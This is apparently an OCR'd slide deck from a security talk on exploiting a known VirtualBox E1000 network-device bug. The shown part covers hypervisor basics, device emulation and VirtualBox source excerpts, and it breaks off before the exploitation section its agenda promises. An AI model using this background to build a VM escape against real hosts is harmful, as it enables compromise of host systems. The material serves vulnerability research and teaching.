VirtualBox is collapsing: a n-day story

$ whoami - TL;DR: Just a noob

Luca Ginex aka LukeGix

Vulnerability Researcher @Exodus Intelligence

I’m interested in operating systems and low-level exploit development

Personal blog: https://exploiter.dev

$ mov qword ptr [slides], 0x4141414141414141

Emulated devices

- Trap-and-emulate
- VirtualBox Pluggable Device Manager (PDM)
- Emulated PCI Bus

E1000 device internals

- Internal registers
- Packet descriptors

Root cause analysis

- Parsing logic
- Integer underflow
- Heap overflow
- Buffer overflow

$ mov qword ptr [slides], 0x4242424242424242

Exploitation process


- ASLR bypass
- ROP chain
- PLT/IAT exploitation

Demo (Windows)

Demo (Linux)

Ladies and gentlemen, fasten your seatbelts.


OS Recap


Process 1
Process 2
Process 3
OS (kernel)
Hardware 1
Hardware 2
Hardware 3

OS Recap

- Processes are isolated
- They use the OS to interact with hardware devices
- The OS schedules the execution of the processes
- The OS acts as a ‘filter’ for requests coming from processes

OS Recap - HV version




OS Recap - HV version

- Guest OSes are isolated
- They use the VMM to interact with hardware devices
- The VMM schedules the execution of the guest OSes
- The VMM acts as a ‘filter’ for requests coming from guest OSes

Emulated devices: trap-and-emulate

The guest OS interacts with hardware as if it was on bare metal. A privileged instruction (memory access, I/O instructions, access to special registers,...) causes a trap into hypervisor code.

Usually there is a dispatch routine that calls the appropriate handler.




VirtualBox Architecture

VBox(2)DD: modules that include code for emulated devices

VBoxDD(2)R0: R0 components of emulated devices

VBoxRT: Runtime functions (allocations and other helper functions)


VirtualBox.exe: Frontend GUI, it communicates with the R3 core using COM



Emulated devices: Pluggable Device Manager (PDM)

The PDM is responsible of instantiating fake hardware devices during the boot of the VM.

It loops through all required devices and for each one of them it creates a C struct that represents the state of that particular device.




```
int pdmR3DevInit(PVM pVM){

    int rc = pdmR3DevLoadModules(pVM);

[Truncated]

    for (i = 0; i < cDevs; i++){

[Truncated]

            pDevIns = (PPDMDEVINS)RTMemPageAllocZ(cb);

[Truncated]

        paDevs[i].pDev->cInstances++;
        rc = pDevIns->pReg->pfnConstruct(pDevIns, pDevIns->iInstance, pDevIns->pCfg);

[Truncated]

        if (fR0Enabled)
        {

[Truncated]

            rc = VMMR3CallR0Emt(pVM, pVM->apCpusR3[0], VMMR0_DO_PDM_DEVICE_GEN_CALL, 0, &Req.Hdr);
        }

    }
    return VINF_SUCCESS;
}
```

Hardware access: MMIO || I/O Ports

The operating system can configure hardware devices by accessing internal registers of devices through MMIO (Memory-mapped I/O) and I/O Ports.


- ioremap() on Linux
- MmMapIoSpace() on Windows
- in[b|w] / out[b|w] assembly instructions

The APIs return a kernel virtual address that the kernel can use to interact with devices.



```
/* -=-=-=-=- MMIO and I/O Port Callbacks -=-=-=-=- */

/**
 * @callback_method_impl{FNIOMMMIOREAD}
 */
PDMBOTHCBDECL(int) e1kMMIORead(PPDMDEVINS pDevIns, void *pvUser, RTGCPHYS GCPhysAddr, void *pv, unsigned cb)
{
    RT_NOREF2(pvUser, cb);
    PE1KSTATE pThis  = PDMINS_2_DATA(pDevIns, PE1KSTATE);
    STAM_PROFILE_ADV_START(&pThis->CTX_SUFF_Z(StatMMIORead), a);

    uint32_t  offReg = GCPhysAddr - pThis->addrMMReg;
    Assert(offReg < E1K_MM_SIZE);
    Assert(cb == 4);
    Assert(!(GCPhysAddr & 3));

    int rc = e1kRegReadAlignedU32(pThis, offReg, (uint32_t *)pv);

    STAM_PROFILE_ADV_STOP(&pThis->CTX_SUFF_Z(StatMMIORead), a);
    return rc;
}

/**
 * @callback_method_impl{FNIOMMMIOWRITE}
 */
PDMBOTHCBDECL(int) e1kMMIOWrite(PPDMDEVINS pDevIns, void *pvUser, RTGCPHYS GCPhysAddr, void const *pv, unsigned cb)
{
    RT_NOREF2(pvUser, cb);
    PE1KSTATE pThis  = PDMINS_2_DATA(pDevIns, PE1KSTATE);
    STAM_PROFILE_ADV_START(&pThis->CTX_SUFF_Z(StatMMIOWrite), a);

    uint32_t offReg = GCPhysAddr - pThis->addrMMReg;
    Assert(offReg < E1K_MM_SIZE);
    Assert(cb == 4);
    Assert(!(GCPhysAddr & 3));

    int rc = e1kRegWriteAlignedU32(pThis, offReg, *(uint32_t const *)pv);

    STAM_PROFILE_ADV_STOP(&pThis->CTX_SUFF_Z(StatMMIOWrite), a);
    return rc;
}
```

The iomMmioHandler() function is used to handle accesses to registered MMIO regions.




```
/**
 * @callback_method_impl{FNPGMPHYSHANDLER, MMIO page accesses}
 *
 * @remarks The @a pvUser argument points to the MMIO range entry.
 */
PGM_ALL_CB2_DECL(VBOXSTRICTRC) iomMmioHandler(PVM pVM, PVMCPU pVCpu, RTGCPHYS GCPhysFault, void *pvPhys, void *pvBuf,
                                              size_t cbBuf, PGMACCESSTYPE enmAccessType, PGMACCESSORIGIN enmOrigin, void *pvUser)
{
    PIOMMMIORANGE pRange = (PIOMMMIORANGE)pvUser;

[Truncated]

    VBOXSTRICTRC rcStrict = PDMCritSectEnter(pDevIns->CTX_SUFF(pCritSectRo), VINF_IOM_R3_MMIO_READ_WRITE);

[Truncated]

    if (rcStrict == VINF_SUCCESS)
    {
        /*
         * Perform the access.
         */
        if (enmAccessType == PGMACCESSTYPE_READ)
            rcStrict = iomMMIODoRead(pVM, pVCpu, pRange, GCPhysFault, pvBuf, (unsigned)cbBuf);
        else
        {
            rcStrict = iomMMIODoWrite(pVM, pVCpu, pRange, GCPhysFault, pvBuf, (unsigned)cbBuf);

[Truncated]

        }

[Truncated]

    }

    return rcStrict;
}
```

E1000 ethernet controller


- It is configurable from the device driver using a MMIO region

- MMIO address is read from PCI Base Address Register (BAR) at boot time


- On Linux, the pci_walk_bus() function is used to enumerate all devices connected to the PCI bus



```
void pci_walk_bus(struct pci_bus *top, int (*cb)(struct pci_dev *, void *),
          void *userdata)
{
    struct pci_dev *dev;
    struct pci_bus *bus;
    struct list_head *next;
    int retval;

